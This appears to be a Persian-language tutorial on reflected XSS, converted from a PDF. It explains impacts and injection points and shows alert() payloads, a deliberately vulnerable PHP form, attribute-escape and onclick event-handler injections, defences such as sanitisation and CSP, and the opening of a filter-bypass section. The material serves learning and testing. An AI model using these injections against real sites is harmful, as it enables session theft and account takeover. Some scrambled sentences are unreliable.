Firewall یکی از مکانیزم های امنیتی مورد نیاز هست و در صورتی که یک وب اپلیکیشن فاقد این مکانیزم باشد باید گزارش داد .

کسی که قوانین WAF یا Rules Set را مربوط بهش رو تعیین میکنه بهش مجموعه ای از پیلود های XSS رو معرفی میکنه و

بر اساس اینکه چقدر هوشمند عمل میکنه وجود یا عدم وجود پیلود XSS توی ترافیک ارسالی رو میتوانه تشخیص بده و در صورت

وجود پیلود از رسیدن درخواست به وب اپلیکیشن جلوگیری کنه و در پاسخ به کاربر بگه : Stop It, Get Some Help .

بارها تکرار کردم و باز هم تکرار میکنم و در اینده هم تم تکرار خواهم کرد که WAF مانع صدرصدی حملات نیست و فقط به عنوان

کمک کننده در تامین امنیت یک وب اپلیکیشن کارساز می باشد و توصیه میشه که به صورت کامل بهش تکیه نکنید چون دیوار

محکمی نیست و امکان باییس شدن Rules Set هاش وجود داره .

5. No Template Engine, Pure HTML : امروز فیمورک های مختلف از Template Engine های مختلفی استفاده میکنند و کار

Template Engine های اینه که بیان و ... HTML, CSS, ... Firewall رو با منطق برنامه یعنی Python, PHP, JavaScript ترکیب کنند .

این Engine ها به صورت پیش فرض میتوان جلوی اجرا شدن ورودی های شامل اسکریپت ها و تگ ها رو بگیرند و در نهایت

منجر به اجرا نشدن حملات ... XSS, HTML Injection در وب اپلیکیشن ها شوند ولی عدم وجودشون هم میتوانه راه اکسپلولیت

این حفرات امنیتی اسون باشه و مهاجمین بتونن اسکریپت های خودشون رو تزریق کنند .

6. ...

این چندتایی که گفتیم نه تنها میتوان علت بوجود امدن XSS باشد بلکه میتوانیم به XSS های دیگه هم تعییمنشون بدد و قطعاً در

زمان توضیح اونها باز هم همین موارد رو تکرار و خواهیم کرد .

تأثیر و Impact اکسپلولیت کردن XSS گفته شد که میتواند XSS هایی که برای Impact چیه و چدره ؟ تمام XSS به صورت کلی گفتیم رو میتوانید به شکلی در XSS هم بینید و بهش دست پیدا کنید ولی تفاوت در میزان الوده کاربران هست که XSS کاربران هست و دارای Reflected XSS میکند . بریم درمورد Impact Stored XSS میکنه .

1. Data Theft : از طریق حفره امنیتی XSS یک مهاجم میتوانه اطلاعاتی از کاربر رو بذره و اونها رو برای خودش

ارسال کنه . اطلاعاتی مثل ... Credentials, Session ID, Profile Info, ... در زینه این اطلاعات میتوانه دسترسی های خوبی

رو به مهاجم بده من جمله Account Takeover کردن قربانی که یکی از مهم ترین Impact های XSS میشه که به خاطر

درزدیده شدن Session ID یا Credentials کاربر اتفاق می افته . وقتی خواستیم Mitigation ها رو بگیم طریقه بطریف کردن این

مورد رو به خوبی توضیح خواهیم داد .

2. Account Takeover : گفتیم که در زینه اطلاعات کاربر موجب Account Takeover میشه و چون این مورد خیلی اهمیت داره

گفتم که به عنوان مورد دوم از ش نام برم چرا که یکی از مهمترین Impact هاییست که یک مهاجم از اکسپلولیت کردن XSS توقع

داره بدهست بیاره .

3. Website Defacement : بله ، اجرای کد های جاواسکریپت در یک وب اپلیکیشن میتوانه امکان تغییر در DOM صفحه HTML

رو به مهاجمین بده اما این Defacement کردن به صورت کامل نیست و فقط ادرس و صفحه اسیب پذیر چار این مشکل خواهد شد

ولی خب ، میتوانه به ابرو شهرت و وب اپلیکیشن اسیب بزنه و معمولاً مهاجمینی که قصدشون خودنامایی و نشون دادن خودشون هست

ست به Defacement میزنن و علت دیگه ای نداره .

4. Phishing Attack : از طریق XSS و به طور کلی JavaScript مهاجم میتوانه کاربر رو به هر صفحه ای که دوست داشته باشه

Redirect کنه و همین مورد میتوانه به Javascript کردن قربانی به صفحه Phishing بینجامه . ترکیب این مورد و تغییر DOM

صفحه میتوانه منجر به یک حمله درست در مون Phishing بشه .

5. Malware Distribution : بله یکی از مقاصد دیگه اکسپلولیت کردن XSS میتوانه پخش کردن و انتقال بد افزار به

سیستم قربانی باشه . به راحتی میشه از طریق Javascript تزریقی به وب اپلیکیشن ، از طرف کاربران اون سایت یک فایل رو روی

سیستم میتوان دانلود کرد و سپس از طریق تکنیک Drive-by Download اون فایل رو بر روی سیستم شون اجرا کرد .

6. SEO Manipulation : یک وب اپلیکیشن موجب دیدن شدن این وب اپلیکیشن توسط موتور های جستجو می شود و توسط

تگهای خاصی در وب اپلیکیشن انجام میشود؛ با XSS یک مهاجم میتوانه تگ های مربوط به SEO رو تغییر بده و در

نهایت منجر به Block شدن وب اپلیکیشن و کم شدن اعتبارش در موتور های جستجو شود . حس میکنم این مورد کمتر اتفاق می افته

ولی خب میتوانه رخ بده :

7. CSRF Attack : به نظر من که بهترین Impact حفره امنیتی CSRF همین تسهیل حملات CSRF هست . میدونیم که

Mechanisms های امنیتی مثل ... CSRF Token, SameSite Cookies, Referer-based Defense، برای جلوگیری از

Attack استفاده میشن و نکته جالب اینجاست که تمام این مکانیزم های دفاعی زمانی که یک مهاجم بخواهد از طریق XSS این حمله را انجام بده بی مصرف خواهد بود . در حقیقت میگن که XSS یک طوفانیست در مقابل تمام مکانیزم های امنیتی (Client-Side) . 8 مهاجم قرار میگیره ولی مهاجم با وجود محدودیت هایی که داره امکان انجام کار های زیادی خواهد داشت و یکی از اون کار ها اینه که از طریق کاربر قربانی به Resource های دسترسی پیدا کنه که به صورت عادی امکان پذیر نیست . کافیه که برای اینکار از XMLHttpRequest در جاوااسکریپت استفاد بشه .

9. RCE (special condition): در اینده اگه دیدم که وقتی هست درمورد حفره امنیتی Prototype Pollution صحبت میکنم که میتوانه در شرایطی خیلی خاص منجر به RCE بشه و لازمش هم استفاده از XSS هست . حالا فعلا کافیه که توی ذهنتون داشته باشید که چنین چیزی هم امکان پذیر هست .

10. Clipboard Hijacking: بله، امکان خوندن و تغییر دادن Clipboard کاربر قربانی وجود داره و به این کار Clipboard Snooping یا Hijacking قربانی رو تغییر بد و چیزی که خودش میخواهد رو جایگزین کنه .

... 11

میبینید که Impact های XSS نسبت به حفرات امنیتی دیگه ای که تا الان خوندیم تنوع بیشتری داره و این خود منجر به مهمتری شدن این حفره امنیتی میشه ولی گفتیم که Reflected XSS نسبت به Stored XSS که در قسمت بعدی توضیح میدیم محدودیت داره !! این محدودیت چیه ؟ محدودیت به خاطر تعداد کاربرانی هست که Reflected XSS قربانی میکنه . در کاربر رو مورد حمله قرار میده و این درحالیست که Stored XSS به علت اینکه در پایگاه داده ذخیره شده و در یک صفحه برای هر کاربری که اون صفحه رو میبینه اجرا میشه قربانی های بیشتری رو خواهد کرد و از این رو XSS خطرناک تر و گزارش دادن اون به صورت معمولاً بانتی بیشتری داره مگر اینکه XSS رو با یک Reflected XSS Impact خیلی بالا گزارش بدهد .

نقاط وجود اسیب پذیری XSS کجا هاست؟ مث هر XSS دیگه Reflected هم میتوانه توی جاههای مختلفی پیدا بشه که اونها رو با یک مثل در لیست زیر اوردم :

1. Input fields: هر input field که ورودی کاربر روی میگیره و اون رو بدون Validation و Sanitization درست در پاسخ بر میگردونه متسعد Reflected XSS هست . در چند پاراگراف قبلی درمورد متد POST و GET صحبت کردیم که اینجا هم برقرار هست .

مثال: یک وب اپلیکیشن وجود داره که یک input field جهت جستجو در سایت در اختیار کاربران قرار میده . این فیلد از طریق متد GET ورودی کاربر رو به سمت وب سرور میفرسته و وب سرور اون رو پردازش میکنه و در پایگاه داده خود به دنبال رکورد های مطابق اون میگردد و در نهایت در پاسخ رکورد ها رو می فرسته؛ اما در کنار رکورد ها مقدار ورودی کاربر رو هم مینویسه که "رکورد های یافت شده بر اساس <ورودی کاربر>". اما ورودی کاربر به صورت درست Sanitize نمیشه و در صورت وجود کاراکتر های خطرناک مثل ... , ' , >, < اینکه خواهد شد . در صورت وجود تگ های HTML یا کد های جاوااسکریپتی در ورودی کاربر، توسط مرورگر رendar شده و موجب حمله XSS خواهد شد . اگه ورودی کاربر "<script>alert('XSS')</script>" باشه یک alert() حاوی XSS به کاربری که روی لینک کلیک کنه نشون داده میشه .

2. URL Parameters: به نظر من نقطه اصلی وجود XSS همین Reflect میشون در صفحه Reflect میشود . این مقادیر به سمت وب اپلیکیشن در قابل یک درخواست GET ارسال میشود و در پاسخ نشون داده میشوند . در صورتی که این مقادیر Sanitize نشه و در پاسخ نشون داده بشه، اگر حاوی تگ های HTML یا کد های جاوااسکریپت باشه ممکن هست که توسط مرورگر در صفحه رendar و اجرا شوند که منجر به XSS میشوند .

مثال: یک وبسایت رو فرض کنید که یک صفحه جهت ارسال Feedback ها داره و یک ورودی به نام message رو میگیره و توسط یک درخواست GET به وب سایت میفرسته .

```
https://example.com/feedback?message=user+message+is+here
```

پس از ارسال از کاربر درخواست تایید میکنه و پیغام نوشته شده رو هم نشون میده و وقتی کاربر تایید کرد پیام به سمت وب سایت ارسال میشه . این پیغام قبل از تایید شدن برای نشون داده شدن روی صفحه Sanitize نمیشه و هرانچه که در ان است به صورت کاملاً خالص نشون داده میشه و در این صورت اگه اسکریپت جاوااسکریپت یا تگ HTML تو ش باشه توسط مرورگر امکان داره رendar بشه و منجر به اسیب پذیری XSS . مثلاً به صورت زیر :

```
https://example.com/feedback?message=<script>alert('XSS')</script>
```

3. Error Massages: یکی از جاهایی که میتوانید اقدام به تست XSS Reflected کنید جاها بیست که شما یک ورودی رو وارد میکنید و ورودی به سمت وب سرور میره و در پاسخی که به شما میده، در یک پیغام خطای ... ورودی شما رو نیز بکار میبره . مثلاً زمانی که شما میاید و توی یک صفحه حاوی یک فرم با متد مثلاً GET یک ورودی رو میزنید مثلاً "abcd" و فرم رو Submit میکنید . در پاسخ وب سرور ورودی شما رو بررسی میکنه و فرض کنید که به نظرش اشتباه میاد و پیامی به شما توی صفحه نشون میده که ،


"abcd" اشتباه است . حالا شما میتوانید بباید و به جای Javascript پیلود abcd را وارد کنید و در هنگام پاسخ، درصورتی که ورودی شما Sanitize نشه و کاراکتر های مخرب اون مثل < , >, ', / ... را به معادل HTML Entity اونها تبدیل نکنه، ممکن هست که در صورت عدم وجود مکانیزم هایی مثل CSP، توسط مرورگر رندر بشه . بریم یه مثال برآش بنویسیم .

```

8  <body>
9    <?php
10   $msg = "";
11   if(isset($_GET['user_input'])){
12     if (is_numeric($_GET['user_input'])){
13       $msg = $_GET['user_input'] . " is valid .";
14     }else{
15       $msg = $_GET['user_input'] . " is not valid .";
16     }
17   }
18   </?>
19   <form method="get">
20     <input type="text" name="user_input" id="user_input" value=<?php if(isset($_GET['user_input'])){ echo $_GET['user_input']; } ?>>
21     <input type="submit" value="Submit">
22   </form>
23   <span>
24     <?php echo $msg; ?>
25   </span>
26 </body>

```


کد بالا دقیقا یک ورودی را از شما میگیره و بررسی میکنه که ایا این ورودی Numeric هست یا خیر ؟ اگه بود پیغام valid بودن رو میده و در غیر این صورت پیغام invalid بودن رو روی صفحه مینویسه .



حالا شما میتوانید بباید و به جای مقدار ورودی پیلود Javascript را وارد کنید . مثلا پیلود زیر :

```
<script>alert()</script>
```

و خواهید دید که اجرا میشود :



توی کد صفحه هم توی تصویر زیر میبینید که پیلود ما در صفحه تزریق شده است :

```

1  <!DOCTYPE html>
2  <html lang="en">
3    <head>
4      <meta charset="UTF-8">
5      <meta name="viewport" content="width=device-width, initial-scale=1.0">
6      <title>Reflected XSS</title>
7    </head>
8    <body>
9      <form method="get">
10        <input type="text" name="user_input" id="user_input" value=<script>alert()</script>>
11        <input type="submit" value="Submit">
12      </form>
13      <span>
14        <script>alert()</script> is not valid . </span>
15      </body>
16    </html>

```

طریقه کشف اسیب پذیری **Reflected XSS** چطوریه؟ ما باید چطوری سعی کنیم این اسیب پذیری را توی یک وب اپلیکیشن در صورت وجود کشف کنیم؟ دقت کنید که نقاط وجود رو گفتم. کافیه که وقتی میخوایم یک وب اپلیکیشن یا یک Asset مربوط به یک سازمان رو نسبت به داشتن **Reflected XSS** یا ... کشف کنید باید نقاط اسیب پذیرش رو بدوند. این نقاط رو پیدا میکنید و تلاش میکنید با تزریق پیلود بهشون تشخیص بدید که ایا اون نقطه اسیب پذیر هست یا خیر؟ باید در مولفه های زیر به دنبال این اسیب پذیری باشید:

1. **Reflected URL Parameters**: هر جایی از یک وب اپلیکیشن که ورودی را از طریق URL از شما میگیره و در پاسخ همون ورودی رو در صفحه Reflect میکنده مستعد اسیب پذیر بودن به Reflect XSS هست. چرا میگن مستعد هست و 100% نیست؟

2. **Input Fields**: فیلد هایی که در وب اپلیکیشن وجود داره ورودی رو از شما میگیره و توسط یک درخواست GET (که باز همون URL میشه) به سمت وب سرور ارسال میکنده و ممکن هست که ورودی شما در پاسخ وب سرور Reflect بشه و Sanitize هم نشه. در این صورت شما اگه یک پیلود جاواسکریپت رو به عنوان ورودی بدید در پاسخ در صفحه قرار داده میشه و توسط مرورگر هم رندر میشه. اینطوری میتونید اسکریپت خودتون رو تزریق کنید.

3. **Error Massages**: بله، این خودش هم یک نوع URL Parameter محسوب میشه. شما باید فرم های مختلف توی وب اپلیکیشن رو پیدا کنید و ورودی هایی رو بھش بدید. این فرم ها زمانی که ارسال میشن، در پاسخ دریافتی ممکن هست که در یک پیغام خطای ... ورودی شما رو Reflect کنند. باید به جای ورودی یک پیلود جاواسکریپتی وارد کنید و ببینید که ایا این پیلود رندر میشه یا خیر؟

به نظرم تا لینجا، تا جایی که سطح دانش من میرسه، همه این نقاط از طریق URL و متده GET ورودی شما رو به سمت وب سرور میفرسته و وب سرور ورودی شما رو در قسمتی از پاسخ قرار میده و برآتون به عبارتی Reflect میکنه. اگه وب سرور ورودی شما رو Sanitize نکنه و در پاسخ به شما بده، شما میتوانید به جای ورودی یک پیلود جاواسکریپتی رو وارد کنید تا در صفحه Reflect بشه و اگه مکانیزم هایی مثل وجود نداشته باشه یا درست پیاده سازی نشده باشه، توسط مرورگر رندر میشود.

طریقه اکسپلولیت کردن **Reflected XSS** چطوریه؟ شما ابتدا باید نقطه اسیب پذیر رو کشف کنید. فرض بگیرید که در URL زیر پارامتر message به **Reflected XSS** اسیب پذیر هست:

```
https://exmaple.loca/path?message>Hello+friend
```

شما اگه به جای عبارت Hello+friend یک پیلود JavaScript رو به پارامتر message بدهید، در پاسخ سرور برای شما رندر میشه. اما همیشه اکسپلولیت کردن به همین سادگیا هم نیست. ممکن هست که ورودی شما در صفحه در قسمت های مختلفی Reflect بشه و شما نیاز داشته باشد که گاهی اوقات Escape کنید. شرایطی که ممکن هست برآتون پیش بباد به شرح زیر هستند:

1. ورودی شما به صورت محتوای یک تگ Reflect میشه: فرض بگیرید که عبارت Hello+friend به عنوان محتوای تگ <p> به صورت زیر Reflect میشود:

```
<p>Hello friend</p>
```

این ساده ترین موقعیتی هست که میتوانه رخ بده. در این حالت کافیه که شما به جای عبارت Hello+friend در URL، پیلود خودتون رو وارد کنید، مثلًا:

```
https://exmaple.loca/path?message=<script>alert()</script>
```

حال در صفحه ورودی شما به شکل زیر بازتاب خواهد شد:

```
<p><script>alert()</script></p>
```

و کد بالا توسط مرورگر رندر و alert() اجرا میشود.

2. ورودی شما مابین دو " در صفحه Reflect میشه: فرض بگیرید که در URL زیر، پارامتر message به اسیب پذیر هست:

```
https://exmaple.loca/path?message>Hello+friend
```

ورودی شما یعنی عبارت Hello+friend به عنوان value یک تگ input قرار داده میشود. به شکل زیر:

```
<input ... value="Hello friend" />
```

اگه پیلود خودتون رو به شکل زیر وارد کنید، اجرا نخواهد شد، چرا؟

```
https://exmaple.loca/path?message=<script>alert()</script>
```

در تصویر زیر میبینید که پیلود ما کجا قرار گرفته است:

باید توی سورس صفحه ببینید که چی باعث اجرا نشدن پیلود شما شده؟

```

Line wrap □
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>Reflected XSS</title>
7 </head>
8 <body>
9   <input name="message" value="

```

میبینید که پیلود ما بین دو تا " قرار گرفته است و شما باید Escape کنید . چطوری؟ باید سعی کنید که مقدار ورودی شما از " خارج شود و به صورت جداگانه قرار بگیرد تا توسط مرورگر رندر شود .

[https://vulnerable-site.com/path?message=%20<script>alert\(\)</script>](https://vulnerable-site.com/path?message=%20<script>alert()</script>)

اگه پیلودتون رو به شکل بالا وارد کنید تگ جدا شناسایی و رندر خواهد شد .



حالا سورس کد به ما نشون میده که چی شده که این اجرا شده :


```

Line wrap □
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>Reflected XSS</title>
7 </head>
8 <body>
9   <input name="message" value="" /><script>alert()</script>" />
10 </body>
11 </html>

```

میبینید که پیلود ما ابتدا **value** و سپس تگ **input** رو میبیند و در نهایت خودش رو به عنوان یک تگ در صفحه قرار میده . اون </> آخر هم با قیمونده تگ **input** هست ولی مشکلی ایجاد نمیکنه .

یک راه دیگه هم هست و اونم اینه که شما پیلود خودتون رو به عنوان یک **Event Handler** از تگ اصلی تزریق کنید . **Event Handler** ها عباراتی هستند که یک اسکریپت جاواسکریپتی رو میگیرند و در شرطی خاصی اون اسکریپت ها رو اجرا میکند . مثلاً **onclick** اسکریپت های خودش رو در صورتی که روی تگ دارای این **Event Handler** کلیک شود اجرا میکند و اسکریپت های زمانی اجرا میکند که کاربر موس خود رو روی تگ ببره . ما میتوانید در مثال بالا بیایم و اسکریپت خودمون رو در قابل یک **Event Handler** قرار بدیم، در چنین شرایطی هم بایستی ابتدا از " خصیصه **value** تگ، **Escape** کنیم .




در سورس کد میبینید که پیلود ما چطوری در صفحه بازتاب شده است :

```

1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>Reflected XSS</title>
7 </head>
8 <body>
9   <input name="message" value="" onclick="alert()" />
10 </body>
11 </html>

```

میبینید که ابتدا با یک " خصیصه value را بسته و سپس خودش رو به عنوان Event Handler تگ input معرفی کرده و مقدارش رو تزریق کرده است. حال اگه کاربر بیاد و روی تگ input کلیک کنه، (alert() بر روی مرورگر اون اجرا میشود :



به نظر من باید طبق شرایط سعی کنید پیلود خودتون رو ایجاد کنید، ابتدا باید ببینید که ورودی شما چطوری در صفحه Reflect میشه و سپس طبق طریق بازتاب شدن ورودیتون، پیلودتون رو ایجاد کنید .

موانع اکسپلوبیت کردن XSS Reflected چیا هستند ؟ هر اسیب پذیری موافع خودش رو داره و XSS هم بدون مانع نخواهد بود و قطعاً شما در موارد خیلی زیادی با مانع رو برو میشید و احتمال عبور کردن و نکردن وجود داره . برخی از موافع کاملاً اکسپلوبیت کردن رو منتفی میکنه و برخی دیگه منجر به سخت تر شدن روند کاری ما میشه . باید در مورد تمام اسیب پذیری ها موافع رو برومون رو بشناسیم و بدounیم که با وجود کدام مانع، تسليم بشیم و کدام مانع رو سعی کنیم گذر کنیم . در اینجا لیستی از این موافع رو یک به یک برآتون توضیح میدم تا ببینید چطوریه :

1. **Input Validation:** صحبت سنجی نوع ورودی که کاربر وارد کرده یکی از موانعی هست که میتوانه توسعه دهنده در وب اپلیکیشن پیاده سازی بشه . قبل از این مورد صحبت کردم ولی دوست دارم تکرار مکرات کنم . فرض کنید که یک ورودی از کاربر ادرس ایمیل میخواهد . ادرس ایمیل، به صورت عمومی دارای قواعد و ساختاری هست که اون رو نسبت به بقیه عبارات جدا میکنه . مثلًا، ادرس ایمیل نمیتوانه شامل حروف فارسی یا کاراکتر های خاص مثل ...@#\$%^&*! باشد . همچنین یک ایمیل باید شامل سه قسمت باشه که عبارت اند از [username]@[domain].[tld] و نمیتوانه شامل قسمت های دیگه ای باشه . ادرس ایمیل باید در وسط خودش کاراکتر @ رو داشته باشه و پس از اون domain + tld قرار بگیره . یک توسعه دهنده میتوانه این شرایط رو با استفاده از ... Regex بررسی و در صورت تطابق نداشتن از کاربر درخواست ادرس ایمیل معتبر کنه . چنین Validation میتوانه جلوی تزریق اسکریپت ها رو بگیره و اجازه نده که ورودی های شما تزریق بشه . برای این Validation در هر فریمورک مکانیزم خاص خودش وجود داره و همچنین میتوانید به صورت دستی هم مکانیزمی رو ایجاد کنید ولی پیشنهاد نمیشه چرا که احتمال باپیش شدن بیشتر خواهد بود .

2. **Input Sanitization:** کردن ورودی ها روش بعدی و مانع بعدی مهاجم محسوب میشه . کاراکتر هایی وجود دارند که بهشون Special Characters میگن و توسعه مرورگر موجب رندر شدن میشوند . این کاراکتر ها در پیلود های XSS شامل <, >, <, >, /, ', ", ... URL Encode یا HTML Entity کنه تا توسعه مرورگر رندر شوند . به این طریق میتوانه جلوی رندر شدن پیلود های مخرب تزریقی به وب اپلیکیشن رو بگیره و اجازه نده که یک حرفه امنیتی XSS وجود داشته باشه و اکسپلوبیت بشه . برای Sanitize کردن توی PHP دوتابع معروف وجود داره که عبارت اند از () htmlentities(), htmlentities() که این کار رو انجام میدن . توی فریمورک های مختلف مکانیزم های مختلفی برای این کار تعییه شده که یک توسعه دهنده باید با توصل به اونها جلوی حفرات امنیتی XSS رو بگیره .

3. **Content Security Policy (CSP):** مانع بعدی ما CSP خواهد بود . پیاده سازی CSP نسبتاً دشوار هست و به همین خاطر سایت های خیلی زیادی ازش استفاده نمیکنند و یا با احتیاط زیاد اقدام به پیاده سازی این مکانیزم میکنند . CSP رو توی قسمت خودش به صورت مفصل توضیح دادیم ولی به صورت خلاصه بگم که در مورد XSS میتوانه مکانیزم امنیتی قوی محسوب بشه چرا که از طریق ارتباطی که با مرورگر میگیره میتوانه به مرورگر بفهمونه که کدام سورس های اسکریپتی باید توسعه رندر شوند و کدام ها نباید اجازه رندر شدن و لود شدن داشته باشند . به نظرم باید خیلی خوب این مکانیزم رو بشناسیم تا بتونیم در صورت وجود misconfiguration در پیاده سازیهاش اون رو پیدا کنیم و بتونیم دورش بزنیم .

4. **HttpOnly Cookies**: یک فلگ مربوط به کوکی هاست که از طریق فعال کردنش میتوانیم جلوی دسترسی به برخی از کوکی ها که حساس هستند را از سمت Client بگیریم. میدونیم که ما میتوانیم از طریق دستور `document.cookies` به کوکی های یک صفحه دسترسی پیدا کنیم ولی در صورتی که این فلگ برای یک کوکی فعلی باشد، اجازه دسترسی به اون کوکی توسط دستور بالا داده نمیشه. این فلگ خفره امنیتی XSS را منتفی نمیکنه ولی موجب میشه که یک مهاجم نتوونه از طریق این خفره امنیتی حمله Session Hijacking کنه. این فلگ یک فلگ الزامی برای کوکی های حساس محسوب میشه و در صورت عدم وجودش در یک وب اپلیکیشن باید در گزارشاتمون ذکر کنیم. در کنار این فلگ، فلگ Secure هم اهمیت زیادی دارد و موجب میشه که کوکی ها از طریق HTTP انتقال پیدا نکنند و فقط از طریق HTTPS به سمت وب سرور و کلاینت بروند.

5. **WAF and XSS Filters**: خرمگس بعدی که قراره جلوی ما رو بگیره WAF و XSS Filter ها هستند. در مرور WAF هم قبل از چندین بار صحبت کردیم ولی اینجا هم تکرار میکنم. در هنگام پیاده سازی WAF ها مجموعه ای از قوانین که بهشون Rules Set گفته میشه برآشون تعریف میشه که این قوانین شامل WhiteList و Blocklist ها و WAF هاییست. در مرور گفته میشه برآشون تعریف میشه که این قوانین Reverse Proxy قرار میگیرند و ترافیک عبوری رو مانیتور میکنند و طبق قوانین و پترن هایی که برآشون تعریف شده میتوان ترافیک مخرب و حاوی پیلود رو از ترافیک درست تشخیص بند. WAF ها در حین دیدن یک ترافیک مخرب اجازه ارسال شدن اون ترافیک به وب اپلیکیشن رو نمیدن و سریعاً ترافیک رو Drop میکنند و در برخی اوقات کاربر ارسال کننده رو هم بلاک مینمایند. اما همه WAF ها باهوش نیستند و موجودات احتمالی هم میان اونها پیدا میشه که به راحتی توسط هکر باپیس شده و پیلود اجرا میشه. یکی از کارهایی که ما باید توی فاز Reconnaissance انجام بدم تشخیص WAF موجود هست تا بتونیم در صورت وجود Misconfiguration یا اسیب پذیری توی WAF استفاده کنیم و اون رو از صدر آه برداریم.

6. **X-XSS-Protection HTTP Header**: یک مکانیزم امنیتی مربوط به مرورگر هاست که در صورت وجود این هدر توی پاسخ های یک وب اپلیکیشن، مرورگر ها اقدام به انجام فرایند های امنیتی نسبت به ارسال پیلود به وب اپلیکیشن میکنند ولی با بوجود اومدن CSP این مکانیزم کم کم دارند رخت بر میکنه و فقط برخی از مرورگر های نه زیاد جدید و نه زیاد قدیمی اون رو پشتیبانی میکنند و تقریباً منسوخ شده هست.

7. **Template Engines**: یکی از چیزهایی توسط فریمورک های مدرن وب استفاده میشه همین Template Engine ها هستند. مثل جنگو از Jinja2 و لاراول از Blade استفاده میکنه. کارشون هم اینه که به ادغامی ما بین زبان سمت سرور و کد های سمت کلاینت ایجاد کنند. این Template Engine های میتوون با مکانیزم هایی که دارند خروجی ها رو Encode و همچنین ورودی ها رو هم Escape کنند. همین کار موجب رفع اسیب پذیری XSS میشه چرا که اسکریپت تزریقی در سمت مرورگر به علت Sanitize شدن رندر نخواهد شد.

8. ...

مواردی که گفتیم همشون به یک اندازه جلوی XSS را نمیگیره و برخی از اونها مثل Sanitization و بیشتر اوقات Validation به صورت کامل این خفره امنیتی را رفع میکنند و برخی دیگه مثل ... XSS Filters، CSP، WAF ... نیست. البته RCE خیلی خوب در صورتی که خیلی خوب پیاده سازی بشه میتوونه بهتر عمل کنه و تقریباً این اکسپلولیت شدن این خفره امنیتی را منتفی کنه.

طریقه باپیس کردن مواعنی که گفتیم چطوریه؟ ایا قابل باپیس شدن هستند یا خیر؟ هر مانعی میتوونه توسط یک هکر باپیس بشه و گاهی هم امکان باپیس شدن نداره. گاهی اوقات Bypass کردن به خلاقيت مهاجم و هکر بر میگرده و این خلاقيت توی خفره امنیتی XSS خیلی خوب پرنگ تر هست. ما حفرات امنیتی زیادی رو با هم بررسی کردیم و خوب یادمون هست که پیلود ها RCE که خطرناک ترین خفره امنیتی محسوب میشه رو حتی میتوانستیم از سنگ و کلوخ هم بسازیم (یعنی اینقدر دستمون باز بود). در مرور XSS هم به علت ساختاری که جواسکریپت داره روشاهای باپیس زیادی در اختیارمون هست. بریم برخی از این روشهای رو با هم بررسی کنیم تا بینیم چی به چیه. دقت کنید که مواردی که توی قسمت قبلی هم گفتیم پا بر جا هستند ولی توی این قسمت میخواه روی مواردی متفاوت مانور بدم. بینید شما وقتی توی گوگل سرچ میکنید XSS Bypasses XSS Filter Bypass که میبینید XSS هست. یعنی تنها چیزی که یک مهاجم رو ازیت و از اراده همین Filter هاییست که جلوی اجرا شدن پیلود رو میگیره. در ادامه میخواه بیشتر روی همین موضوع Filter ها بمونم و بیشتر در مرور دشون بدونیم. توی دنیای Filter ها ما انواع و اقسامی داریم که عبارت اند از :

1. **Signature-based Filters**: این نوع فیلتر مکانیزمیست که بر اساس مجموعه ای از پترن ها میتوونه فعالیت های مخرب رو تشخیص بده، به عبارتی دیگه میان و مجموعه ای از پترن ها که نشون دهنده یک فعالیت مخرب هست رو بهش معرفی میکند و بعد، سیستم فعالیت ها رو مانیتور کرده و اونها رو با مجموعه پترن های خودش قیاس میکنه و در صورتی که تطابق داشت، فعالیت رو متوقف خواهد کرد. این همون مکانیزمیست که در WAF ها خواهیم دید. البته WAF های امروزی به Behavioral-based Filter و Machine Learning-based Filter.

